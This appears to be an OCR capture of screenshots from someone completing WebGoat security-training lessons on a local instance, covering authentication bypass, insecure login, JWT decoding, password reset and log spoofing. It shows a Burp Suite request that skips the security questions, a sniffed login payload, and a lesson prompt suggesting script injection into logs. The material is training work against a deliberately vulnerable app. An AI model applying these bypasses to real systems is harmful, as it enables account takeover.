
- (A6) Vuln & Outdated Components





- (A7) Identity & Auth Failure



Burp Suite Community Edition v2025.3.2 - Temporary Project
Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Comparer
Logger
Organizer
Extensions
Learn
Hackvertor
Settings
4 ×
5 ×
Send
Cancel
Target: http://127.0.0.1:8080
HTTP/1
Request
Pretty
Raw
Hex
Hackvertor
sec-ch-ua-mobile: ?0
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://127.0.0.1:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=aiiisana
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=54839D1B7779F5063E92A11303DEF68F
Connection: keep-alive
secQuestion00=&secQuestion11=&jsEnabled=1&verifyMethod=SEC_QUESTIONS&userId=12309746
Search
0 highlights
Response
Pretty
Raw
Hex
Render
Hackvertor
HTTP/1.1 200
Content-Type: application/json
Date: Thu, 17 Apr 2025 17:08:44 GMT
Keep-Alive: timeout=60
Connection: keep-alive
Content-Length: 294
{
"lessonCompleted":true,
"feedback":
"Congrats, you have successfully verified the account without actually verifying it. You can now change your password!",
"feedbackArgs":null,
"output":null,
"outputArgs":null,
"assignment":"VerifyAccount",
"attemptWasMade":true
Search
0 highlights
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 5
Request cookies 1
Request headers 18
Response headers 5
Inspector
Notes
Custom actions
Done
449 bytes | 31 millis
Event log
All issues
Memory: 162.9MB
Disabled



WebGoat
WebGoat
127.0.0.1:8080/WebGoat/start.mvc?username=aiiisana#lesson/InsecureLogin.lesson/1
Authentication Bypasses
Insecure Login
JWT tokens
Password reset
Secure Passwords
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
appropriate fields and submit them to confirm. Try using a packet sniffer to intercept the request.
Log in
CaptainJack
Submit
Congratulations. You have successfully completed the assignment.
Elements
Console
Sources
Network
Performance
Memory
Application
Privacy and security
Lighthouse
Recorder
DOM Invader
Preserve log
Disable cache
No throttling
Filter
Invert
More filters
All
Fetch/XHR
Doc
CSS
JS
Font
Img
Media
Manifest
WS
Wasm
Other
2,000 ms
4,000 ms
6,000 ms
8,000 ms
10,000 ms
12,000 ms
14,000 ms
16,000 ms
18,000 ms
20,000 ms
22,000 ms
24,000 ms
26,000 ms
28,000 ms
Name
lessonmenu.mvc
InsecureLogin.lesson
lessonmenu.mvc
InsecureLogin.lesson
lessonmenu.mvc
InsecureLogin.lesson
lessonmenu.mvc
InsecureLogin.lesson
task
InsecureLogin.lesson
lessonmenu.mvc
lessonmenu.mvc
InsecureLogin.lesson
17 requests
Headers
Payload
Preview
Response
Initiator
Timing
Cookies
Query String Parameters
view source
view decoded
username: aiiisana
Request Payload
view source
{username: "CaptainJack", password: "BlackPearl"}
password: "BlackPearl"
username: "CaptainJack"


WebGoat
127.0.0.1:9090/WebWolf/jwt
127.0.0.1:9090/WebWolf/jwt
WebWolf
Home
Files
Mailbox
Incoming requests
JWT
aiiisana
Sign out
Decode or encode a JWT some of the exercises need to encode or decode a new token
Encoded
eyJhbGciOiJIUzI1NiJ9.ew0KICAiYXV0aG9yaXRpZXMiIDogWyAiUk9MRV9BRE1JTiIsICJST0xFX1VTRVIiIF0sDQogICJjbGllbnRfaWQiIDogIm15LWNsaWVudC13aXRoLXNlY3JldCIsDQogICJleHAiIDogMTYwNzA5OTYwOCwNCiAgImp0aSIgOiAiOWJjOTJhNDQtMGIxYS00YzVlLWJlNzAtZGE1MjA3NWI5YTg0IiwNCiAgInNjb3BlIiA6IFsgInJlYWQiLCAid3JpdGUiIF0sDQogICJ1c2VyX25hbWUiIDogInVzZXIiDQp9
Decoded
Header
{
"alg" : "HS256"
}
Payload
{
"authorities" : ["ROLE_ADMIN", "ROLE_USER"],
"client_id" : "my-client-with-secret",
"exp" : 1607099608,
"jti" : "9bc92a44-0b1a-4c5e-be70-da52075b9a84",
"scope" : ["read", "write"],
"user_name" : "user"
}


WebGoat
127.0.0.1:9090/WebWolf/jwt
127.0.0.1:8080/WebGoat/start.mvc?username=aiiisana#lesson/JWT.lesson/3
WEBGOAT
JWT tokens
Search lesson
Introduction
General
(A1) Broken Access Control
(A2) Cryptographic Failures
(A3) Injection
(A5) Security Misconfiguration
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
Authentication Bypasses
Insecure Login
JWT tokens
Password reset
Secure Passwords
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Challenges
Reset lesson
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19
Decoding a JWT token
Let's try decoding a JWT token, for this you can use the JWT functionality inside WebWolf. Given the following token:
eyJhbGciOiJIUzI1NiJ9.ew0KICAiYXV0aG9yaXRpZXMiIDogWyAiUk9MRV9BRE1JTiIsICJST0xFX1VTRVIiIF0sDQogICJjbGllbnRfaWQiIDogIm15LWNsaWVudC13aXRoLXNlY3JldCIsDQogICJleHAiIDogMTYwNzA5OTYwOCwNCiAgImp0aSIgOiAiOWJjOTJhNDQtMGIxYS00YzVlLWJlNzAtZGE1MjA3NWI5YTg0IiwNCiAgInNjb3BlIiA6IFsgInJlYWQiLCAid3JpdGUiIF0sDQogICJ1c2VyX25hbWUiIDogInVzZXIiDQp9.9lYaULTuoIDJ86-zKDSntJQyHPpJ2mZAbnWRfel99iI
Copy and paste the following token and decode the token, can you find the user inside the token?
Username: user
Submit
Congratulations. You have successfully completed the assignment.



127.0.0.1:9090/WebWolf/jwt
WebGoat
WebWolf
WebGoat
127.0.0.1:8080/WebGoat/csrf/b
127.0.0.1:9090/WebWolf/mail
90%
WebWolf
Home
Files
Mailbox
Incoming requests
JWT
aiiisana
Sign out
aiiisana@webgoat.org will be send to this mailbox.
Only the user part is important the domain can be anything
Mail
More
1–4 of 4
COMPOSE
4 Inbox
Primary
Social
Promotions
webgoat
Simple e-mail assignment -Thanks for resetting your password, your new passw
7:13 PM
Simple e-mail assignment webgoat@owasp.org
Thanks for resetting your password, your new password is: anasiiia
webgoat
Test messages from WebWolf -This is a test message from WebWolf, your unique c
7:30 AM
webgoat
Test messages from WebWolf -This is a test message from WebWolf, your unique c
4:21 AM
webgoat
Test messages from WebWolf -This is a test message from WebWolf, your unique c
4:21 AM



127.0.0.1:9090/WebWolf/jwt
WebGoat
WebWolf
WebGoat
127.0.0.1:8080/WebGoat/csrf/b
127.0.0.1:8080/WebGoat/start.mvc?username=aiiisana#
90%
WEBGOAT
Password reset
Search lesson
Introduction
General
(A1) Broken Access Control
(A2) Cryptographic Failures
(A3) Injection
(A5) Security Misconfiguration
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
Authentication Bypasses
Insecure Login
JWT tokens
Password reset
Secure Passwords
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Challenges
Reset lesson
1 2 3 4 5 6 7
Email functionality with WebWolf
Let's first do a simple assignment to make sure you are able to read e-mails with WebWolf, first start WebWolf (see here) In the reset page below send an e-mail to username@webgoat.org (part behind the @ is not important) Open WebWolf and read the e-mail and login with your username and the password provided in the e-mail.
Account Access
aiiisana@webgoat.org
Access
Forgot your password?
Congratulations. You have successfully completed the assignment.




- (A8) Software & Data Integrity

- (A9) Security Logging Failures



127.0.0.1:9090/WebWolf/jwt
WebGoat
WebWolf
WebGoat
127.0.0.1:8080/WebGoat/csrf/b
127.0.0.1:8080/WebGoat/start.mvc?username=aiiisana#lesson/LogSpoofing.lesson/1
90%
WEBGOAT
Logging Security
Search lesson
Introduction
General
(A1) Broken Access Control
(A2) Cryptographic Failures
(A3) Injection
(A5) Security Misconfiguration
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Challenges
Reset lesson
1 2 3 4 5
Let's try
• The goal of this challenge is to make it look like username "admin" succeeded in logging in.
• The red area below shows what will be logged in the web server's log file.
• Want to go beyond? Try to elevate your attack by adding a script to the log file.
username
password
Submit
Log output:
Login failed for username:

